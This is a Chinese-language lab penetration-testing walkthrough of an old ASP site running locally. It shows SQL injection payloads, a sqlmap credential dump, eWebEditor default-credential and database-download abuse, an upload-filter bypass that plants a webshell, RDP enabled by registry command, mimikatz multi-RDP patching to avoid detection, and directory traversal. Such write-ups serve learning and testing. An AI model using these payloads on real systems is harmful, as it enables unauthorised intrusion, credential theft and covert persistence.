# 嘉枫网站渗透测试

网站有点老，主要是回顾以前复现的一些经典的老洞。主要有xss，上传漏洞，下载数据库，ewebeditor编辑器，和目录便利漏洞。



访问带ID参数的文章，测试数据库是否存在注入漏洞

单引号测试发现报错，and 1=1正常，and 1=2报错，看来存在数字型注入漏洞

判断表：

id=85 and exists(select \* from [admin])

返回正常，说明存在admin表

然后判断字段：

id=85 and exists(select [id] from [admin])

id=85 and exists(select [user] from [admin])

id=85 and exists(select [password] from [admin])

结果一招命中都返回正常，此时确定了admin表，及id,user,password三个字段

利用order by 判断字段长度，确定到11,



.


id=85 and 1=2 union select 1,2,3,4,5,6,7,8,9,10,11 from [admin]

查询字段存在的位置，然后替换对应的数字成字段



id=85 and 1=2 union select 1,user,password,4,5,6,7,8,9,10,11 from [admin]


很郁闷竟然会报错




丢给sqlmap跑一跑，原来是union废了，用不了，换成asc函数判断拆解也行


python sqlmap.py -u "http://127.0.0.1:99/onews.asp?id=85" -T admin -C "user,password" --dump

如下图，跑出来的用户名 V\tg?是什么东西，password是md5哈希值，可以去解一下






账号假设是admin，用弱口令试试后台，尝试访问admin目录自动跳转到后台地址



在后台发现了ewebeditor，不过这个只能用IE6来打开




去网上找有关eweditor的漏洞利用，看到下面几条信息：

1.默认管理页： ewebeditor/admin\_login.asp 默认账号密码admin admin888


2.默认数据库： ewebeditor/db/ewebeditor.mdb




发现默认账号密码行不通，试试第二条，访问数据库发现可以下载



用破障浏览器查看数据，拿到账号密码的hash值




原来被改成了admin88





找到样式管理，新增样式，添加asp后缀格式





添加工具栏，加入上传图片模块，进入预览上传木马






发现无法添加asp，很明显asp被检测过滤删除，可以利用双写绕过，也可以上传asa

这里图方便就使用asa的文件来上传


上传成功后点击代码可以看到上传的路径位置



访问上传路径：http://192.168.10.1:99/admin/ewebeditor/UploadFile/201811020362916.asa




用菜刀连接爆出200OK，看来asa文件上传不行，要用asp的才可以被正确解析




回到刚刚的样式设置里，加上双写，重新上传asp文件马，然后菜刀连接






http://192.168.10.1:99/admin/ewebeditor/UploadFile/2018110204031965.asp



后面就是提权，使用中国菜刀自带的终端，创建管理员账号




因为小旋风搭建的服务器访问的权限比较大，所以不用提权就可以创建了




继续利用终端开3389服务

REG add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG\_DWORD /d 0 /f



mstsc连接成功拿到服务器

在连接之前使用Mimkatz打一个多人远程桌面补丁，这样操作就不会容易被发现了



终端进入对应的目录访问mimikatz，执行补丁命令

mimikatz.exe "privilege::debug" exit

mimikatz.exe "ts::multirdp" exit

然后mstsc连接远程桌面



这样服务器就拿下了

此外该网站还有一些其他漏洞，比如目录遍历

http://192.168.10.1:99/admin/ewebeditor/admin\_uploadfile.asp?id=14&dir=../../../../../../../



网站后台管理界面还有xss存储型漏洞

